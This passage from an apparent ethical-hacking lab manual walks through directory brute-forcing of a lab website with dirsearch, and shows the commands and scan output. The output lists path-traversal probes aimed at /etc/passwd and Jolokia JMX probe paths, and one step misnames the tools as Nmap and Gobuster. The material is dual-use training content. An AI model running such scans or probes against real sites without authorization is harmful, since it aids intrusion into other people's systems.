
16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



18. Navigate to the dirsearch directory to do that, type **cd dirsearch/** and press **Enter**.



19. Type **python3 dirsearch.py -u http://www.moviescope.com** and press **Enter**, to start directory brute forcing.

Note: **-u**: specifies target URL.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─# cd dirsearch/
[root@parrot]~[~/home/attacker/dirsearch]
└─# python3 dirsearch.py -u http://www.moviescope.com
```

20. **dirsearch** starts listing all the directories of the target website.

```
python3 dirsearch.py -u http://www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker/dirsearch]
└─# python3 dirsearch.py -u http://www.moviescope.com

v0.4.2.4
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305
Output File: /home/attacker/dirsearch/reports/www.moviescope.com_22-04-21_02-10-04.txt
Target: http://www.moviescope.com/

[02:10:04] Starting:
[02:10:05] 301 - 152B - /js -> http://www.moviescope.com/js/
[02:10:04] 403 - 312B - /%2e%2e//google.com
[02:10:05] 403 - 312B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[02:10:05] 404 - 2KB - /.asmx
[02:10:05] 404 - 2KB - /.ashx
[02:10:10] 301 - 152B - /DB -> http://www.moviescope.com/DB/
[02:10:12] 403 - 2KB - /Trace.axd
[02:10:12] 404 - 2KB - /WEB-INF./
[02:10:13] 404 - 2KB - /WebResource.axd?d=LER8t9aS
[02:10:13] 403 - 312B - /\..\..\..\..\..\..\..\..\etc\passwd
[02:10:15] 404 - 2KB - /admin%20/
[02:10:15] 404 - 2KB - /admin.
[02:10:22] 404 - 2KB - /asset..
[02:10:25] 403 - 312B - /cgi-bin/.%2e/%2e%2e/%2e%2e/etc/passwd
[02:10:27] 301 - 153B - /css -> http://www.moviescope.com/css/
[02:10:28] 301 - 152B - /db -> http://www.moviescope.com/db/
[02:10:28] 403 - 1KB - /db/
```

21. Now, we will perform directory bruteforcing on a specific file extension.

22. Type **python3 dirsearch.py -u http://www.moviescope.com -e aspx** and press **Enter**.

Note: **-u**: specifies URL and **-e**: specifies extension of the file.

The screenshot shows a terminal window titled "python3 dirsearch.py -u http://www.moviescope.com - Parrot Terminal". The terminal displays the results of a directory search for files ending in ".aspx". The output includes numerous requests for various JMX and web resources, such as "/jolokia/exec/com.sun.management:type=DiagnosticCommand/jfrStart/filename=!", "/tmp!/foo", and "/login.aspx". A "Task Completed" message is visible at the bottom of the terminal window.

```
dd!/etc!/passwd
[02:10:35] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jfrStart/filename=!
/tmp!/foo
[02:10:35] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmSystemProperties
[02:10:35] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/disable
[02:10:35] 400 - 3KB - /jolokia/read/java.lang:type=HeapMemoryUsage
[02:10:35] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/output=!/tmp!
/pwned
[02:10:35] 400 - 3KB - /jolokia/write/java.lang:type=Memory/Verbose/true
[02:10:35] 400 - 3KB - /jolokia/read/java.lang:type=Memory/HeapMemoryUsage/used
[02:10:35] 400 - 3KB - /jolokia/exec/java.lang:type=Memory/gc
[02:10:35] 400 - 3KB - /jolokia/search/*:j2eeType=J2EEServer,*
[02:10:35] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/help/*
[02:10:35] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jvmtiAgentLoad/!/et
c!/passwd
[02:10:35] 403 - 1KB - /js/
[02:10:36] 200 - 4KB - /login.aspx
[02:10:36] 404 - 2KB - /login.wdm%2e
[02:10:37] 302 - 789B - /logout.aspx -> /login.aspx
[02:10:38] 404 - 2KB - /mcx/mcxservice.svc
[02:10:45] 404 - 2KB - /rating_over.
[02:10:45] 404 - 2KB - /reach/sip.svc
[02:10:47] 404 - 2KB - /service.asmx
[02:10:50] 404 - 2KB - /static..
[02:10:53] 404 - 2KB - /umbraco/webservices/codeEditorSave.asmx
[02:10:55] 404 - 2KB - /webticket/webticketservice.svc

Task Completed
[root@parrot]~[/home/attacker/dirsearch]
#python3 dirsearch.py -u http://www.moviescope.com -e aspx
```

23. **dirsearch** lists all the files containing **aspx** extension, as shown in the screenshot.

```
python3 dirsearch.py -u http://www.moviescope.com -e aspx - Parrot Terminal
[root@parrot]# /home/attacker/dirsearch]
#python3 dirsearch.py -u http://www.moviescope.com -e aspx

v0.4.2.4
Extensions: aspx | HTTP method: GET | Threads: 25 | Wordlist size: 9378
Output File: /home/attacker/dirsearch/reports/www.moviescope.com_22-04-21_02-18-23.txt
Target: http://www.moviescope.com/

[02:18:23] Starting:
[02:18:23] 403 - 312B - /%2e%2e//google.com
[02:18:23] 403 - 312B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[02:18:23] 404 - 2KB - /.ashx
[02:18:23] 404 - 2KB - /.asmx
[02:18:28] 301 - 152B - /DB -> http://www.moviescope.com/DB/
[02:18:29] 403 - 2KB - /Trace.axd
[02:18:29] 404 - 2KB - /WEB-INF./
[02:18:29] 404 - 2KB - /WebResource.axd?d=LER8t9aS
[02:18:29] 403 - 312B - /\..\..\..\..\..\..\..\..\..\etc\passwd
[02:18:31] 404 - 2KB - /admin%20/
[02:18:31] 404 - 2KB - /admin.
[02:18:34] 404 - 2KB - /asset..
[02:18:36] 403 - 312B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[02:18:38] 301 - 153B - /css -> http://www.moviescope.com/css/
[02:18:38] 301 - 152B - /db -> http://www.moviescope.com/db/
[02:18:38] 403 - 1KB - /db/
[02:18:39] 400 - 3KB - /docpicker/internal proxy/http/127.0.0.1:9100/aa
```

24. Now, we will perform directory bruteforcing by excluding the status code **403**.

25. In the terminal, type **python3 dirsearch.py -u http://www.moviescope.com -x 403** and press **Enter**.

Note: **-x**: specifies exclude status code.

```
python3 dirsearch.py -u http://www.moviescope.com -e aspx - Parrot Terminal
File Edit View Search Terminal Help
[02:18:43] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/disable
[02:18:43] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmSystemProperties
[02:18:43] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesA
dd!/.etc!/passwd
[02:18:43] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jfrStart/filename=!
/tmp!/.foo
[02:18:43] 400 - 3KB - /jolokia/search/*:j2eeType=J2EEServer,*
[02:18:43] 400 - 3KB - /jolokia/read/java.lang:type=Memory/HeapMemoryUsage/used
[02:18:43] 400 - 3KB - /jolokia/exec/java.lang:type=Memory/gc
[02:18:43] 400 - 3KB - /jolokia/write/java.lang:type=Memory/Verbose/true
[02:18:43] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jvmtiAgentLoad!/.et
c!/.passwd
[02:18:43] 400 - 3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/help/*
[02:18:43] 301 - 152B - /js -> http://www.moviescope.com/js/
[02:18:43] 403 - 1KB - /js/
[02:18:43] 400 - 3KB - /jolokia/read/java.lang:type=Memory/HeapMemoryUsage
[02:18:44] 200 - 4KB - /login.aspx
[02:18:44] 404 - 2KB - /login.wdm%2e
[02:18:44] 302 - 789B - /logout.aspx -> /login.aspx
[02:18:45] 404 - 2KB - /mcx/mcxservice.svc
[02:18:50] 404 - 2KB - /rating_over.
[02:18:50] 404 - 2KB - /reach/sip.svc
[02:18:51] 404 - 2KB - /service.asmx
[02:18:53] 404 - 2KB - /static..
[02:18:55] 404 - 2KB - /umbraco/webservices/codeEditorSave.asmx
[02:18:57] 404 - 2KB - /webticket/webticketservice.svc
```

Task Completed

Click to switch to "Workspace 4"

Menu python3 dirsearch.py -u ...

26. **dirsearch** lists the directories from the target website excluding **403** status code.

```
python3 dirsearch.py -u http://www.moviescope.com -x 403 - Parrot Terminal
File Edit View Search Terminal Help
[02:27:30] Starting:
[02:27:30] 301 - 152B - /js -> http://www.moviescope.com/js/
[02:27:30] 404 - 2KB - /.ashx
[02:27:30] 404 - 2KB - /.asmx
[02:27:34] 301 - 152B - /DB -> http://www.moviescope.com/DB/
[02:27:36] 404 - 2KB - /WEB-INF./
[02:27:36] 404 - 2KB - /WebResource.axd?d=LER8t9aS
[02:27:38] 404 - 2KB - /admin%20/
[02:27:38] 404 - 2KB - /admin.
[02:27:43] 404 - 2KB - /asset..
[02:27:47] 301 - 153B - /css -> http://www.moviescope.com/css/
[02:27:47] 301 - 152B - /db -> http://www.moviescope.com/db/
[02:27:48] 400 - 3KB - /docpicker/internal_proxy/https/127.0.0.1:9043/ibm/console
[02:27:48] 400 - 3KB - /docpicker/internal_proxy/http/127.0.0.1:9100/aa
[02:27:52] 301 - 156B - /images -> http://www.moviescope.com/images/
[02:27:52] 302 - 129B - /index.aspx -> /logout.aspx
[02:27:52] 404 - 2KB - /index.php.
[02:27:53] 404 - 2KB - /javax.faces.resource.../
```

27. This concludes the demonstration of identifying web server directories using Nmap and Gobuster.

28. Close all open windows and document all acquired information.


## Task 6: Perform Web Application Vulnerability Scanning using Vega

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

